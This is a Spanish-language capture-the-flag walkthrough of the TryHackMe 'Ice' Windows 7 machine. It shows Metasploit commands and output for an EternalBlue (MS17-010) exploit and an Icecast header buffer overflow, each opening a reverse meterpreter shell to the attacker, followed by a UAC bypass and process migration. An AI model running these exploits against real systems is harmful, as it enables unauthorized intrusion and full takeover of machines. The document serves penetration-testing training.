Ice

Descripción

¡Conéctate a la red TryHackMe! Tenga en cuenta que esta máquina no responde al ping (ICMP) y puede tardar unos minutos en arrancar.

Reconocimiento

Comenzamos con un script de reconocimiento en búsqueda de versiones y servicios

```
PORT      STATE SERVICE            VERSION
135/tcp   open  msrpc              Microsoft Windows RPC
139/tcp   open  netbios-ssn        Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds       Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
3389/tcp  open  ssl/ms-wbt-server?
|_ssl-date: 2024-04-11T16:07:19+00:00; +2s from scanner time.
| rdp-ntlm-info:
|   Target_Name: DARK-PC
|   NetBIOS_Domain_Name: DARK-PC
|   NetBIOS_Computer_Name: DARK-PC
|   DNS_Domain_Name: Dark-PC
|   DNS_Computer_Name: Dark-PC
|   Product_Version: 6.1.7601
|_  System_Time: 2024-04-11T16:07:13+00:00
| ssl-cert: Subject: commonName=Dark-PC
| Issuer: commonName=Dark-PC
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2024-04-10T16:01:55
| Not valid after:  2024-10-10T16:01:55
| MD5:   fce5:98a8:b107:3c35:eb82:155c:2076:89a2
|_SHA-1: e909:4b9c:d11e:8da8:2028:81f0:7cdb:486a:7275:87c5
5357/tcp  open  http               Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Service Unavailable
|_http-server-header: Microsoft-HTTPAPI/2.0
8000/tcp  open  http               Icecast streaming media server
|_http-title: Site doesn't have a title (text/html).
| http-methods:
|_  Supported Methods: GET
49153/tcp open  msrpc              Microsoft Windows RPC
49154/tcp open  msrpc              Microsoft Windows RPC
49159/tcp open  msrpc              Microsoft Windows RPC
49160/tcp open  msrpc              Microsoft Windows RPC
```


```
49153/tcp open  msrpc              Microsoft Windows RPC
49154/tcp open  msrpc              Microsoft Windows RPC
49159/tcp open  msrpc              Microsoft Windows RPC
49160/tcp open  msrpc              Microsoft Windows RPC
Service Info: Host: DARK-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 1h00m02s, deviation: 2h14m10s, median: 1s
| smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|   Computer name: Dark-PC
|   NetBIOS computer name: DARK-PC\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2024-04-11T11:07:13-05:00
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2:1:0:
|_    Message signing enabled but not required
| nbstat: NetBIOS name: DARK-PC, NetBIOS user: <unknown>, NetBIOS MAC: 02:88:d8:1b:66:3f (unknown)
| Names:
|   DARK-PC<00>          Flags: <unique><active>
|   WORKGROUP<00>        Flags: <group><active>
|   DARK-PC<20>          Flags: <unique><active>
|   WORKGROUP<1e>        Flags: <group><active>
|   WORKGROUP<1d>        Flags: <unique><active>
|_  \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
| smb2-time:
|   date: 2024-04-11T16:07:14
|_  start_date: 2024-04-11T16:01:34
```

Podemos ver que estamos frente un OS, windows, podemos contemplar el nombre de un host llamado DARK-PC, y encontramos el puerto 135, 139, 445, 3389, 5357, 8000, 49153, 49154, 49159, 49160


Listando el samba podemos ver que no es accesible pero igualmente podemos identificar un host conectado llamado DARK-PC, corriendo Windows 7.

Podríamos ver si es vulnerable a eternal blue, pero antes revisare los servicios http, de los puertos 5357 y 8000.

La web por el puerto 5357 parece no ser accesible.



Y en el servicio web del puerto 8000, nos dice que no se encuentra el recurso disponible



Por lo que intentaremos hacer una ataque de diccionario para listar subdirecotrios, con dirb, no encontramos nada, probaremos si es vulnerable a eternal blue.

```
msf6 > search eternal blue

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kerr
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/Eterr
e Windows Code Execution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/Eterr
e Windows Command Execution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detection
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution


Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce

msf6 > use 3
msf6 auxiliary(scanner/smb/smb_ms17_010) > show options

Module options (auxiliary/scanner/smb/smb_ms17_010):

   Name         Current Setting                                Required  Description
   ----         ---------------                                --------  -----------
   CHECK_ARCH   true                                           no        Check for architecture on vulnerable hosts
   CHECK_DOPU   true                                           no        Check for DOUBLEPULSAR on vulnerable hosts
   CHECK_PIPE   false                                          no        Check for named pipe on vulnerable hosts
   NAMED_PIPES  /usr/share/metasploit-framework/data/word      yes       List of named pipes to check
                lists/named_pipes.txt
   RHOSTS                                                      yes       The target host(s), see https://docs.metasploit.com/docs
                                                                         basics/using-metasploit.html
   RPORT        445                                            yes       The SMB service port (TCP)
   SMBDomain    .                                              no        The Windows domain to use for authentication
   SMBPass                                                     no        The password for the specified username
   SMBUser                                                     no        The username to authenticate as
   THREADS      1                                              yes       The number of concurrent threads (max one per host)
```

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > set RHOSTS 10.10.127.114
RHOSTS ⇒ 10.10.127.114
msf6 auxiliary(scanner/smb/smb_ms17_010) > run

[+] 10.10.127.114:445     - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 10.10.127.114:445     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_ms17_010) >
```

Podemos confirmar que es vulnerable a MS17-010

Acceso inicial

Explotaremos con el modolo de metasploit ms17-010, el objetivo, y crearemos un shell para poder interactuar con el sistema windows, podemos confirmar que somos el usuario con privilegios maximos.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 10.14.74.176
LHOST ⇒ 10.14.74.176
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 10.10.127.114
RHOSTS ⇒ 10.10.127.114
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 10.14.74.176:4444
[*] 10.10.127.114:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.10.127.114:445     - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 10.10.127.114:445     - Scanned 1 of 1 hosts (100% complete)
[+] 10.10.127.114:445 - The target is vulnerable.
[*] 10.10.127.114:445 - Connecting to target for exploitation.
[+] 10.10.127.114:445 - Connection established for exploitation.
[+] 10.10.127.114:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.127.114:445 - CORE raw buffer dump (42 bytes)
[*] 10.10.127.114:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 10.10.127.114:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 10.10.127.114:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 10.10.127.114:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.127.114:445 - Trying exploit with 12 Groom Allocations.
[*] 10.10.127.114:445 - Sending all but last fragment of exploit packet
[*] 10.10.127.114:445 - Starting non-paged pool grooming
[+] 10.10.127.114:445 - Sending SMBv2 buffers
[+] 10.10.127.114:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.10.127.114:445 - Sending final SMBv2 buffers.
[*] 10.10.127.114:445 - Sending last fragment of exploit packet!
[*] 10.10.127.114:445 - Receiving response from exploit packet
[+] 10.10.127.114:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.10.127.114:445 - Sending egg to corrupted connection.
[*] 10.10.127.114:445 - Triggering free of corrupted buffer.
[*] Sending stage (201798 bytes) to 10.10.127.114
[+] 10.10.127.114:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
[+] 10.10.127.114:445 - =-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-
[+] 10.10.127.114:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
[*] Meterpreter session 1 opened (10.14.74.176:4444 → 10.10.127.114:49231) at 2024-04-11 12:46:24 -0400

meterpreter > whoami
[-] Unknown command: whoami
meterpreter > shell
Process 3088 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```

Escalada de privilegios

Otro método sería verificar el servicio, que corre en el puerto 8000, que es vulnerable a un bufferoverflow, que permite ejecución remota de comandos, el servicio llamado ICECAST

Vulnerability Details : CVE-2004-1561

Public exploit exists!

Buffer overflow in Icecast 2.0.1 and earlier allows remote attackers to execute arbitrary code via an HTTP request with a large number of headers.

Published 2004-12-31 05:00:00 Updated 2017-07-11 01:31:09 Source MITRE

View at NVD, CVE.org

Vulnerability category: Overflow Execute code

Exploit prediction scoring system (EPSS) score for CVE-2004-1561

Probability of exploitation activity in the next 30 days: 96.50%

Percentile, the proportion of vulnerabilities that are scored at or less: ~ 100 %

EPSS Score History EPSS FAQ

Metasploit modules for CVE-2004-1561

Icecast Header Overwrite

Disclosure Date: 2004-09-28 First seen: 2020-04-26

exploit/windows/http/icecast_header

This module exploits a buffer overflow in the header parsing of icecast versions 2.0.1 and earlier, discovered by Luigi Auriemma. Sending 32 HTTP headers will cause a write one past the end of a pointer array. On win32 this happens to overwrite the saved instruction

More information

CVSS scores for CVE-2004-1561

Base Score	Base Severity	CVSS Vector	Exploitability Score	Impact Score	Score Source
7.5	HIGH	AV:N/AC:L/Au:N/C:P/I:P/A:P	10.0	6.4	NIST

References for CVE-2004-1561

https://exchange.xforce.ibmcloud.com/vulnerabilities/17538

Buscamos en metasploit, y podemos encontrar el mismo exploit disponible, un bufferoverflow en el header.

```
msf6 exploit(windows/http/icecast_header) > search icecast

Matching Modules
================

   #  Name                                  Disclosure Date  Rank   Check  Description
   -  ----                                  ---------------  ----   -----  -----------
   0  exploit/windows/http/icecast_header   2004-09-28       great  No     Icecast Header Overwrite


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/icecast_header

msf6 exploit(windows/http/icecast_header) > use 0
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/icecast_header) > show options

Module options (exploit/windows/http/icecast_header):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT   8000             yes       The target port (TCP)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.8.128    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

```
View the full module info with the info, or info -d command.

msf6 exploit(windows/http/icecast_header) > set RHOSTS 10.10.127.114
RHOSTS ⇒ 10.10.127.114
msf6 exploit(windows/http/icecast_header) > set LHOST 10.14.74.176
LHOST ⇒ 10.14.74.176
msf6 exploit(windows/http/icecast_header) > set LPORT 4545
LPORT ⇒ 4545
msf6 exploit(windows/http/icecast_header) > run

[*] Started reverse TCP handler on 10.14.74.176:4545
[*] Sending stage (176198 bytes) to 10.10.127.114
[*] Meterpreter session 1 opened (10.14.74.176:4545 → 10.10.127.114:49253) at 2024-04-11 13:06:06 -0400

meterpreter > shell
Process 4068 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Program Files (x86)\Icecast2 Win32>whoami
whoami
dark-pc\dark

C:\Program Files (x86)\Icecast2 Win32>
```

Revisaremos los privilegios, y usaremos el modulo de post explotación de metasploit

```
meterpreter > getprivs

Enabled Process Privileges
==========================

Name
----
SeChangeNotifyPrivilege
SeIncreaseWorkingSetPrivilege
SeShutdownPrivilege
SeTimeZonePrivilege
SeUndockPrivilege

meterpreter > run post/multi/recon/local_exploit_suggester

[*] 10.10.127.114 - Collecting local exploits for x86/windows ...
[*] Collecting exploit 1420 / 2397
```

getprivs para visualizar los privilegios de DARK-PC

Y luego ejecutaremos el modulo para que nos sugiera exploits para escalar privilegios en la etapa de la post explotación

run post/multi/recon/local_exploit_suggester

```
[*] Running check method for exploit 41 / 41
[*] 10.10.127.114 - Valid modules for session 1:

 #   Name                                                           Potentially Vulnerable?  Check Result
 -   ----                                                           -----------------------  ------------
 1   exploit/windows/local/bypassuac_eventvwr                       Yes                      The target appears to be vulnerable.
 2   exploit/windows/local/cve_2020_0787_bits_arbitrary_file_move   Yes                      The service is running, but could not be validated. Vulnerable Windows 7/Windows Server 2008 R2
build detected!
 3   exploit/windows/local/ms10_092_schelevator                     Yes                      The service is running, but could not be validated.
 4   exploit/windows/local/ms13_053_schlamperei                     Yes                      The target appears to be vulnerable.
 5   exploit/windows/local/ms13_081_track_popup_menu                Yes                      The target appears to be vulnerable.
 6   exploit/windows/local/ms14_058_track_popup_menu                Yes                      The target appears to be vulnerable.
 7   exploit/windows/local/ms15_051_client_copy_image               Yes                      The target appears to be vulnerable.
 8   exploit/windows/local/ntusermndragover                         Yes                      The target appears to be vulnerable.
 9   exploit/windows/local/ppr_flatten_rec                          Yes                      The target appears to be vulnerable.
 10  exploit/windows/local/tokenmagic                               Yes                      The target appears to be vulnerable.
 11  exploit/windows/local/adobe_sandbox_adobecollabsync            No                       Cannot reliably check exploitability.
 12  exploit/windows/local/agnitum_outpost_acs                      No                       The target is not exploitable.
 13  exploit/windows/local/always_install_elevated                  No                       The target is not exploitable.
 14  exploit/windows/local/anyconnect_lpe                           No                       The target is not exploitable. vpndownloader.exe not found on file system
 15  exploit/windows/local/bits_ntlm_token_impersonation            No                       The target is not exploitable.
 16  exploit/windows/local/bthpan                                   No                       The target is not exploitable.
 17  exploit/windows/local/bypassuac_fodhelper                      No                       The target is not exploitable.
 18  exploit/windows/local/bypassuac_sluihijack                     No                       The target is not exploitable.
 19  exploit/windows/local/canon_driver_privesc                     No                       The target is not exploitable. No Canon TR150 driver directory found
 20  exploit/windows/local/cve_2020_1048_printerdemon               No                       The target is not exploitable
```

Encontramos 10 exploits validos para escalar privilegios, dentro de el usuario DARK-PC, utilizaremos el exploit exploit/windows/local/bypassuac_eventvwr, para escalar privilegios

```
msf6 exploit(windows/http/icecast_header) > use exploit/windows/local/bypassuac_eventvwr
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac_eventvwr) > options

Module options (exploit/windows/local/bypassuac_eventvwr):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.8.128    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows x86



View the full module info with the info, or info -d command.

msf6 exploit(windows/local/bypassuac_eventvwr) > set LHOST 10.14.74.176
LHOST => 10.14.74.176
msf6 exploit(windows/local/bypassuac_eventvwr) > set RPORT 4442
[!] Unknown datastore option: RPORT. Did you mean LPORT?
RPORT => 4442
msf6 exploit(windows/local/bypassuac_eventvwr) > set LPORT 4442
LPORT => 4442
msf6 exploit(windows/local/bypassuac_eventvwr) > set SESSION 1
SESSION => 1
msf6 exploit(windows/local/bypassuac_eventvwr) > run

[*] Started reverse TCP handler on 10.14.74.176:4442
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys
```

Revisamos nuevamente los privilegios del usuario dark y podemos ver que en la segunda sesión del meterpreter, tenemos todos los privilegios

```
dark-pc\dark

C:\Windows\system32>^Z
Background channel 1? [y/N]  Y
meterpreter > getprivs

Enabled Process Privileges
==========================

Name
----
SeBackupPrivilege
SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
SeCreatePagefilePrivilege
SeCreateSymbolicLinkPrivilege
SeDebugPrivilege
SeImpersonatePrivilege
SeIncreaseBasePriorityPrivilege
SeIncreaseQuotaPrivilege
SeIncreaseWorkingSetPrivilege
SeLoadDriverPrivilege
SeManageVolumePrivilege
SeProfileSingleProcessPrivilege
SeRemoteShutdownPrivilege
SeRestorePrivilege
SeSecurityPrivilege
SeShutdownPrivilege
SeSystemEnvironmentPrivilege
SeSystemProfilePrivilege
SeSystemtimePrivilege
SeTakeOwnershipPrivilege
SeTimeZonePrivilege
SeUndockPrivilege

meterpreter >
```

Listamos todos los procesos que corre el sistema, migramos la proceso spoolscv

```
meterpreter > ps

Process List
============

 PID   PPID  Name                  Arch  Session  User                          Path
 ---   ----  ----                  ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System                x64   0
 416   4     smss.exe              x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\smss.exe
 496   692   svchost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 544   536   csrss.exe             x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\csrss.exe
 584   692   svchost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 592   536   wininit.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\wininit.exe
 604   584   csrss.exe             x64   1        NT AUTHORITY\SYSTEM           C:\Windows\System32\csrss.exe
 652   584   winlogon.exe          x64   1        NT AUTHORITY\SYSTEM           C:\Windows\System32\winlogon.exe
 692   592   services.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\services.exe
 700   592   lsass.exe             x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\lsass.exe
 708   592   lsm.exe               x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\lsm.exe
 820   692   svchost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 888   692   svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\svchost.exe
 936   692   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
 1052  4068  wscript.exe           x86   1        Dark-PC\Dark                  C:\Windows\SysWOW64\WScript.exe
 1056  692   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
 1140  692   svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\svchost.exe
 1276  692   spoolsv.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\spoolsv.exe
 1332  692   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
 1424  692   taskhost.exe          x64   1        Dark-PC\Dark                  C:\Windows\System32\taskhost.exe
 1556  496   dwm.exe               x64   1        Dark-PC\Dark                  C:\Windows\System32\dwm.exe
 1592  1536  explorer.exe          x64   1        Dark-PC\Dark                  C:\Windows\explorer.exe
 1648  692   amazon-ssm-agent.exe  x64   0        NT AUTHORITY\SYSTEM           C:\Program Files\Amazon\SSM\amazon-ssm-agent.exe
 1720  820   slui.exe              x64   1        Dark-PC\Dark                  C:\Windows\System32\slui.exe
 1728  692   LiteAgent.exe         x64   0        NT AUTHORITY\SYSTEM           C:\Program Files\Amazon\Xentools\LiteAgent.exe
 1764  692   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
 1924  692   Ec2Config.exe         x64   0        NT AUTHORITY\SYSTEM           C:\Program Files\Amazon\Ec2ConfigService\Ec2Config.exe
 2004  692   svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\svchost.exe
 2152  692   vds.exe               x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\vds.exe
 2188  820   WmiPrvSE.exe          x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\wbem\WmiPrvSE.exe
 2356  604   conhost.exe           x64   1        Dark-PC\Dark                  C:\Windows\System32\conhost.exe
 2376  692   SearchIndexer.exe     x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\SearchIndexer.exe
 2420  1592  Icecast2.exe          x86   1        Dark-PC\Dark                  C:\Program Files (x86)\Icecast2 Win32\Icecast2.exe
 2508  692   sppsvc.exe            x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\sppsvc.exe
 2564  3136  UI0Detect.exe         x64   1        Dark-PC\Dark                  C:\Windows\System32\UI0Detect.exe
 3036  692   TrustedInstaller.exe  x64   0        NT AUTHORITY\SYSTEM           C:\Windows\servicing\TrustedInstaller.exe
 3076  544   conhost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\conhost.exe
 3088  1276  cmd.exe               x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\cmd.exe
 3136  692   UI0Detect.exe         x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\UI0Detect.exe
 3280  3088  wscript.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\wscript.exe
 3440  3088  wscript.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\wscript.exe
 3760  3632  powershell.exe        x86   1        Dark-PC\Dark                  C:\Windows\SysWOW64\WindowsPowershell\v1.0\powershell.exe
 3772  3760  cmd.exe               x86   1        Dark-PC\Dark                  C:\Windows\SysWOW64\cmd.exe
 3836  604   conhost.exe           x64   1        Dark-PC\Dark                  C:\Windows\System32\conhost.exe
 4068  2420  cmd.exe               x86   1        Dark-PC\Dark                  C:\Windows\SysWOW64\cmd.exe
 4076  604   conhost.exe           x64   1        Dark-PC\Dark                  C:\Windows\System32\conhost.exe
```

```
692   592   services.exe          x64   0       NT AUTHORITY\SYSTEM            C:\Windows\System32\services.exe
700   592   lsass.exe             x64   0       NT AUTHORITY\SYSTEM            C:\Windows\System32\lsass.exe
708   592   lsm.exe               x64   0       NT AUTHORITY\SYSTEM            C:\Windows\System32\lsm.exe
820   692   svchost.exe           x64   0       NT AUTHORITY\SYSTEM            C:\Windows\System32\svchost.exe
888   692   svchost.exe           x64   0       NT AUTHORITY\NETWORK SERVICE   C:\Windows\System32\svchost.exe
936   692   svchost.exe           x64   0       NT AUTHORITY\LOCAL SERVICE     C:\Windows\System32\svchost.exe
1052  4068  wscript.exe           x86   1       Dark-PC\Dark                   C:\Windows\SysWOW64\WScript.exe
1056  692   svchost.exe           x64   0       NT AUTHORITY\LOCAL SERVICE     C:\Windows\System32\svchost.exe
1140  692   svchost.exe           x64   0       NT AUTHORITY\NETWORK SERVICE   C:\Windows\System32\svchost.exe
1276  692   spoolsv.exe           x64   0       NT AUTHORITY\SYSTEM            C:\Windows\System32\spoolsv.exe
1332  692   svchost.exe           x64   0       NT AUTHORITY\LOCAL SERVICE     C:\Windows\System32\svchost.exe
1424  692   taskhost.exe          x64   1       Dark-PC\Dark                   C:\Windows\System32\taskhost.exe
1556  496   dwm.exe               x64   1       Dark-PC\Dark                   C:\Windows\System32\dwm.exe
1592  1536  explorer.exe          x64   1       Dark-PC\Dark                   C:\Windows\explorer.exe
1648  692   amazon-ssm-agent.exe  x64   0       NT AUTHORITY\SYSTEM            C:\Program Files\Amazon\SSM\amazon-ssm-agent.exe
1720  820   slui.exe              x64   1       Dark-PC\Dark                   C:\Windows\System32\slui.exe
1728  692   LiteAgent.exe         x64   0       NT AUTHORITY\SYSTEM            C:\Program Files\Amazon\Xentools\LiteAgent.exe
1764  692   svchost.exe           x64   0       NT AUTHORITY\LOCAL SERVICE     C:\Windows\System32\svchost.exe
1924  692   Ec2Config.exe         x64   0       NT AUTHORITY\SYSTEM            C:\Program Files\Amazon\Ec2ConfigService\Ec2Config.exe
2004  692   svchost.exe           x64   0       NT AUTHORITY\NETWORK SERVICE   C:\Windows\System32\svchost.exe
2152  692   vds.exe               x64   0       NT AUTHORITY\SYSTEM            C:\Windows\System32\vds.exe
2188  820   WmiPrvSE.exe          x64   0       NT AUTHORITY\NETWORK SERVICE   C:\Windows\System32\wbem\WmiPrvSE.exe
2356  604   conhost.exe           x64   1       Dark-PC\Dark                   C:\Windows\System32\conhost.exe
2376  692   SearchIndexer.exe     x64   0       NT AUTHORITY\SYSTEM            C:\Windows\System32\SearchIndexer.exe
2420  1592  Icecast2.exe          x86   1       Dark-PC\Dark                   C:\Program Files (x86)\Icecast2 Win32\Icecast2.exe
2508  692   sppsvc.exe            x64   0       NT AUTHORITY\NETWORK SERVICE   C:\Windows\System32\sppsvc.exe
2564  3136  UI0Detect.exe         x64   1       Dark-PC\Dark                   C:\Windows\System32\UI0Detect.exe
3036  692   TrustedInstaller.exe  x64   0       NT AUTHORITY\SYSTEM            C:\Windows\servicing\TrustedInstaller.exe
3076  544   conhost.exe           x64   0       NT AUTHORITY\SYSTEM            C:\Windows\System32\conhost.exe
3088  1276  cmd.exe               x64   0       NT AUTHORITY\SYSTEM            C:\Windows\System32\cmd.exe
3136  692   UI0Detect.exe         x64   0       NT AUTHORITY\SYSTEM            C:\Windows\System32\UI0Detect.exe
3280  3088  wscript.exe           x64   0       NT AUTHORITY\SYSTEM            C:\Windows\System32\wscript.exe
3440  3088  wscript.exe           x64   0       NT AUTHORITY\SYSTEM            C:\Windows\System32\wscript.exe
3760  3632  powershell.exe        x86   1       Dark-PC\Dark                   C:\Windows\SysWOW64\WindowsPowershell\v1.0\powershell.exe
3772  3760  cmd.exe               x86   1       Dark-PC\Dark                   C:\Windows\SysWOW64\cmd.exe
3836  604   conhost.exe           x64   1       Dark-PC\Dark                   C:\Windows\System32\conhost.exe
4068  2420  cmd.exe               x86   1       Dark-PC\Dark                   C:\Windows\SysWOW64\cmd.exe
4076  604   conhost.exe           x64   1       Dark-PC\Dark                   C:\Windows\System32\conhost.exe

meterpreter >  migrate 1276
```

```
700   592   lsass.exe             x64   0       NT AUTHORITY\SYSTEM            C:\Windows\System32\
708   592   lsm.exe               x64   0       NT AUTHORITY\SYSTEM            C:\Windows\System32\
820   692   svchost.exe           x64   0       NT AUTHORITY\SYSTEM            C:\Windows\System32\
888   692   svchost.exe           x64   0       NT AUTHORITY\NETWORK SERVICE   C:\Windows\System32\
936   692   svchost.exe           x64   0       NT AUTHORITY\LOCAL SERVICE     C:\Windows\System32\
1052  4068  wscript.exe           x86   1       Dark-PC\Dark                   C:\Windows\SysWOW64\
1056  692   svchost.exe           x64   0       NT AUTHORITY\LOCAL SERVICE     C:\Windows\System32\
1140  692   svchost.exe           x64   0       NT AUTHORITY\NETWORK SERVICE   C:\Windows\System32\
1276  692   spoolsv.exe           x64   0       NT AUTHORITY\SYSTEM            C:\Windows\System32\
1332  692   svchost.exe           x64   0       NT AUTHORITY\LOCAL SERVICE     C:\Windows\System32\
